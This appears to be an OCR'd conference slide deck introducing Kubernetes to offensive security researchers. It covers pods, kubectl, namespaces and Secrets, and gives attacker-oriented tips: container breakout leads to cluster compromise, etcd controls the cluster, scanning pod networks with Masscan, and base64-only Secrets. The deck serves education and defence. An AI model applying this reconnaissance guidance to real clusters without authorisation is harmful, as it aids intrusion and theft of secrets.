LOW ORBIT SECURITY

A Peek Into Offensive Kubernetes Operations

[Nashville Edition]

Questions:
Graham@LowOrbitSecurity.com

Website
LowOrbitSecurity.com


/usr/bin/whoami

- Red team / Offensive Security Engineer @ Google
- Founder / Offsec Researcher @ Low Orbit Security
- Enjoys:
  - Linux, Cloud, Kubernetes (obviously), research, breaking things
- Find me:
  - GrahamHelton.com/blog
  - LowOrbitSecurity.com/radar
  - GrahamHelton.com/links

Hypothesis

Kubernetes is notoriously complex. This leads to it being an unapproachable technology for many offensive security researchers...


Kubernetes and it's ecosystem is in a similar state to Active Directory 10 years ago. There is huge opportunity in offensive security research of this new ecosystem.




LOW ORBIT SECURITY

VMs -> Containers

- Old: VMs
- New: Containers
  - Note: A container is NOT just a small VM





LOW ORBIT SECURITY

Low Orbit Security

Containers Enable: Microservice Architectures


Microservice: A software development pattern that breaks large (monolithic) applications into smaller, independent services.

Pros

- Scaling
- Easier Updates
- Decreased Dependency Hell

Cons

- Complexity
- Complexity
- Complexity
- Complexity
- Complexity
- Complexity
- Complexity
- Complexity
- Complexity
- Complexity



LOW ORBIT SECURITY

Low Orbit Security

Kubernetes

Orchestrate the containers hosting microservices

Scale

Automatically scale resources based on demand. Did you go viral on social media?

Your front end is about to get hammered, Kubernetes will deploy more containers with the front end service

Maintain

Did a pod crash because someone has been fuzzing it? Automatically restart it.

An Attacker’s Guide to the Components of Kubernetes Infrastructure

LOW ORBIT SECURITY

Nodes: Worker & Control

Control Nodes


- The __ of a cluster
- API Server: Brokers communication you and the cluster.
  - The front door. Try a window.
- ETCD: Stores the state of the cluster.
  - Control ETCD, Control the cluster

Worker Nodes

- The of the cluster
- Nodes are the compute resource for Pods
- Container breakout lands an attacker on a node.
  - Typically leads to full cluster compromise

Pods

- A logical container for your containers
- Pods can contain 1 or more container
- Pods run on nodes
- Treat as ephemeral
- Smallest “unit” of Kubernetes
  - This is your “landing zone” for RCE
- It’s pods all the way down...
  - This has logging implications...



Pods

- Walking through a pod manifest
- This is stripped down
  - In production, you won’t see very many Pod manifests
    - ReplicaSets
    - Deployments

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: my-first-pod
  labels:
    app: my-web-app
    environment: development
spec:
  containers:
  - name: web-container
    image: nginx:latest  # Or any other image you want to use
```

Pods

- Walking through a pod manifest
- This is stripped down
  - In production, you won’t see very many Pod manifests
    - ReplicaSets
    - Deployments

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: my-first-pod
  labels:
    app: my-web-app
    environment: development
spec:
  containers:
  - name: web-container
    image: nginx:latest  # Or any other image you want to use
    ports:
    - containerPort: 80 # The port the container exposes
    resources:  # Optional: Define resource requests and limits
      requests:
        cpu: 100m
        memory: 256Mi
      limits:
        cpu: 200m
        memory: 512Mi
    volumeMounts: # Example: Mounting a volume
    - name: data-volume
      mountPath: /var/www/html
  - name: sidecar-container # Example: A sidecar container
    image: busybox:latest
    command: ["sh", "-c", "while true; do echo 'Hello from sidecar!'; sle
    volumeMounts: # Example: Mounting the same volume as the main contain
    - name: data-volume
      mountPath: /data

```

kubectl

- Interact with a cluster
- Uses KubeConfig files for cluster access
  - Think of this file as an AWS access key and secret access key pair*


- kubectl VERB RESOURCE flags
  - kubectl [get|delete|create|describe...] [pod|secret|namespace...]
  - kubectl get pod -> list all the pods (in the default namespace)
  - kubectl get pod -n prod -> list all the pods in the prod namespace
  - kubectl get pod mypod -> get a single pod named mypod
  - kubectl delete pod mypod -> delete the pod "mypod"
  - kubectl describe pod mypod -> get verbose info of a pod (and logs)
  - kubectl get namespace -> list all namespaces
  - kubectl get ns -> list all namespaces

What does that workflow look like?


1. Engineer “writes” a manifest

ai-hr-app.yaml


```yaml
apiVersion: v1
kind: Pod
metadata:
  name: ai-hr-app
spec:
  containers:
  - name: AIHR
    image: aihr
```



1. Engineer “writes” a manifest
2. > kubectl apply -f hr.yaml





ctlnode-1 Ubuntu 24.04



Node-1: Ubuntu 24.04

1. Engineer “writes” a manifest
2. > kubectl apply -f hr.yaml
3. API call to API server
    a. Authentication/authorization







1. Engineer “writes” a manifest
2. > kubectl apply -f hr.yaml
3. API call to API server
    a. Authentication/authorization
4. etcd is updated with desired state

1. Engineer “writes” a manifest
2. > kubectl apply -f hr.yaml
3. API call to API server
    a. Authentication/authorization
4. etcd is updated with desired state
5. Scheduler notices the change, tasks the kubelet

1. Engineer “writes” a manifest
2. > kubectl apply -f hr.yaml
3. API call to API server
    a. Authentication/authorization
4. etcd is updated with desired state
5. Scheduler notices the change, tasks the kubelet
6. Kubelet starts AI-HR-APP pod





Situational Awareness: Managed or unmanaged?

Managed

- The best option for most deployments
- Much of the control plane is managed by the cloud provider
- Nodes are scaled automatically
- What are you responsible for in a managed cluster? Generally...


Maintain your workloads (Build Files, container images, data, RBAC, containers, pods, etc)
Rotate your cluster credentials
Enroll clusters in auto-upgrade or upgrade clusters to supported versions
Monitor the cluster and applications and respond to alerts and incidents
Provide Cloud Provider with environmental details for troubleshooting
Ensure Logging and Monitoring are enabled on clusters

Unmanaged

- You need something custom or airgapped
- You know what you're doing // GLHF
- You have a dedicated platform/SRE/devops team
- Security is your responsibility
  - Attackers rejoice

Namespaces

- “Isolate” Kubernetes Resources
- Many resources are “namespace scoped”
- Mental model: “Subnetting” of Kubernetes Resources
  - Vanilla k8s: No network isolation for pods
  - IRL: Network policies
- Examples:
  - Dev | Staging | Prod
- Many resources are namespace scoped
  - What are you supposed to have access to?



Recap

- Basic enumeration
- Install tools to scan the network
  - Masscan
  - dnscan -> https://github.com/LowOrbitSecurity/dnscan
  - Or get... crafty :)
- Solution
  - Network Policies
  - https://kubernetes.io/docs/concepts/services-networking/network-policies/

LOW ORBIT SECURITY

Kubernetes Secrets

Pods running in clusters need to access sensitive information.

Hard-coding sensitive information into applications is infeasible. Secrets decouple sensitive material from the application.

Don’t forget about config maps!

Base64 Encoded

- Base64 encoded
- No encryption
- Plaintext in pods

Encryption?

- An afterthought
- Possible but rarely implemented
- Find the decryption key

Centralized

- Stored in the cluster?
- Who should access secrets?
- //The files are stored IN THE COMPUTER

Misunderstood

- Outline a secrets policy
- Consider 3rd party solutions ($$$)

Secrets

- Object that stores sensitive data
  - Not encrypted (base64 encoded)
- Decouples sensitive data from the application
- Namespace scoped*
- Mounted into pod as Linux environment variables, files, etc
- Causes lots of arguments

